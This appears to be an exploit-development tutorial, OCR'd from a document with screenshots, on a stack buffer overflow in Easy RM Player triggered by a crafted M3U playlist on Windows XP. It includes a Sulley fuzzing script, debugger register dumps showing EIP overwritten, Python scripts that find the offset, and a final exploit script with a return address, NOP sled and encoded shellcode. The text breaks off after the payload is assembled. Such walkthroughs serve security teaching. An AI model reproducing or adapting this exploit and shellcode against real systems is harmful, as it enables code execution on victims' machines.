Johnbosco Mulei

Exploit Development.

Exploiting M3U Vulnerability in Easy RM Player

Objective:-

To exploit / hack windows xp machine using m3u vulnerability.

M3ufile format

M3U (MP3 URL) or Moving Picture Experts Group Audio Layer 3 Uniform Resource Locator in full is a computer file format for a multimedia playlist. One common use of the M3U file format is creating a single-entry playlist file pointing to a stream on the Internet. The created file provides easy access to that stream and is often used in downloads from a website, for emailing, and for listening to Internet radio.

Although originally designed for audio files, such as MP3, it is commonly used to point media players to audio and video sources, including online sources. M3U was originally developed by Fraunhofer for use with their Winplay3 software, but numerous media players and software applications now support the format.

M3U playlists have been the cause of vulnerabilities in many music players such as VLC media player, iTunes, Winamp and many others.

We will use a python module called Sulley Fuzzing Framework that will generate many

files with strings of random characters that will be in place of the strings defined in the

python script


Intelligent mutation fuzzer script


```
from sulley import *
s_initialize("M3U")

#Header
s_static("EXTM3U\r\n")
s_static("EXTINF:123, Sample artist - Sample title\r\n")

#Sample URL Resource

s_static("http://")
s_static("www")
s_delim(".")
s_static("example\r\n")
s_delim(".")
s_static("com")
s_delim("/")
s_string("test")
s_delim(".")
s_static("m3")


i=1
while s_mutate():
    fuzz_file = open("mutant-"+str(i)+".m3u", "w")
    fuzz_file.write(s_render())
    fuzz_file.closed
    i=i+1

print "[+]Done fuzzing"
```


Python file

Mutants generated.


Testing mutants crushing the application.




C:\M3U_HTTP\mutant-717.m3u - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
mutant-1251.m3u mutant-1237.m3u mutant-960.m3u mutant-651.m3u mutant-685.m3u mutant-717.m3u
EXTM3U
EXTINF:123, Sample artist - Sample title
http://www.example.com/...



Immunity: Consulting Services Manager
Registers (FPU)
EAX 00000001
ECX 7C91005D ntdll.7C91005D
EDX 00CC0000
EBX 00104A58 ASCII "1111111111111111111111111111111111111111111111111111111111111111111111111111
ESP 000FF730 ASCII "1111111111111111111111111111111111111111111111111111111111111111111111111111
EBP 003443D8 ASCII "C:\M3U_HTTP\mutant-273.m3u"
ESI 77C5FCE0 msvcrt.77C5FCE0
EDI 00010050 UNICODE " Settings\All Users"
EIP 31313131
LastErr ERROR_SUCCESS (00000000)
EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)
000FF730 31313131 1111
000FF734 31313131 1111
000FF738 31313131 1111
Paused



C:\M3U_HTTP>python demo2.py
C:\M3U_HTTP>python len.py
65537
C:\M3U_HTTP>_





```
1  header = "#EXTM3U\r\n"
2  linel = "#EXTINF:123, Sample artist, Sample title\r\n"
3  url_partl = "http://www.example.com/"
4  payload = "A"*99999
5  url_part2 = ".m3u"
6
7  exploit = open("C:\m3u_exploit.m3u", "w")
8  exploit.write(header + linel + url_partl + payload + url_part2)
```


After editing


b z r ... s ?
Code auditor and software assessment specialist needed
Registers (FPU)
EAX 00000000
ECX 00000000
EDX 000F9128
EBX 00104A58 ASCII "AAAA







```
header = "#EXTM3U\r\n"
linel = "#EXTINF:123, Sample artist, Sample title\r\n"
url_partl = "http://www.example.com/"
junkl = "A"*26089
EIP = "B"*4
junk2 = "C"*6670
url_part2 = ".m3u"

exploit = open("C:\m3u_exploit7.m3u", "w")
exploit.write(header + linel + url_partl + junkl + EIP + junk2 + url_part2)
```




Generating the message payload



Messagebox payload


```
header = '#EXTM3U\r\n'
line1 = '#EXTINF:123,Sample artist - Sample title\r\n'
url_part1 = 'http://'
junk1 = "A" *35073
eip = "\xEE\x2E\xC7\x77"
junk2 = "\x43" * 100
nops = "\x90" *16
buf =  ""
buf += "\x29\xc9\x83\xe9\xbe\xe8\xff\xff\xff\xff\xc0\x5e\x81"
buf += "\x76\x0e\x49\x33\x3f\xd6\x83\xee\xfc\xe2\xf4\x90\xd8"
buf += "\xa4\x0f\x3d\x17\xcb\xe7\x9b\x81\x48\xe7\x80\x57\xb4"
buf += "\xa7\x79\xb8\x49\xda\xc2\x45\x23\x5d\x0f\x3b\xb4\xa8"
buf += "\x69\xb8\x09\xee\x06\x2b\x4a\x25\x10\x32\xee\x29\xa8"
buf += "\x53\xb4\xba\x6d\x17\xb4\x93\x75\xb8\x6b\xfe\x31\x32"
buf += "\xd5\x5d\x03\x2b\xb4\x8c\x69\x32\xd4\x35\x7d\x7a\xb4"
buf += "\xe2\xc2\x32\xd1\xe7\xb6\x02\xff\x2a\xe5\xb7\xff\xa2"
buf += "\x4e\xf2\xf0\xdb\x48\xf4\xd4\x22\x72\x4f\x1b\xfe\x3c"
buf += "\xd2\xb4\x8c\x6d\x32\xd4\xb0\xc2\x3f\x74\x5d\x13\x2f"
buf += "\x3e\x3d\xc2\x37\xb4\xd7\xa1\xba\x7b\xf2\x55\x52\xfc"
buf += "\x64\x41\x1a\xeb\x5f\xac\xba\xfd\xbe\xc7\x7d\x31\x3a"
buf += "\x1b\xdb\xa0\x29\xb6\xcc\xb6\x93\x4d\x88\x41\x0e\xab"
buf += "\x40\xb8\xca\x6d\x61\xd7\x58\xb6\xcc\xc0\x5f\x0c\x3b"
buf += "\x57\xba\x25\x13\x7e\xbe\x7a\x01\x11\xb2\x21\x46\x4c"
buf += "\xb3\x3b\x03\xe4\x5e\x15\x17\x35\x5f\xaf\x65\xc0\x83"
buf += "\x4d\xba\xfd\x86\xf2\x9b\x9d\x9b\xf5\xb4\x23\xf2\x1b"
buf += "\xdb\x60\x29\xb6\xcc\x57\xb9\x31\x6b\x1f\xbe\x28\x54"
buf += "\x5a\x94\x21\x7e\x5a\xa5\x3a\x02\xe4\x5e\x15\x17\x35"
buf += "\x5f\xaa\x5b\x67\xf6\x69\x13\x57\x97\x1b\x76\x7e\xbe"
buf += "\x07\x78\x70\xf6\x78\xfa\xb7\x9a\x6d\x3b\xb6\x37\x78"
```

```
buf += "\xe1\x6d\x85\x18\x61\xc0\x06\x78\xf3\x6f\x29\x1c\x3b"

buf += "\x3f\xd6"


payload = junk1 + eip + junk2 +nops + buf

url_part2 = '.m3u'


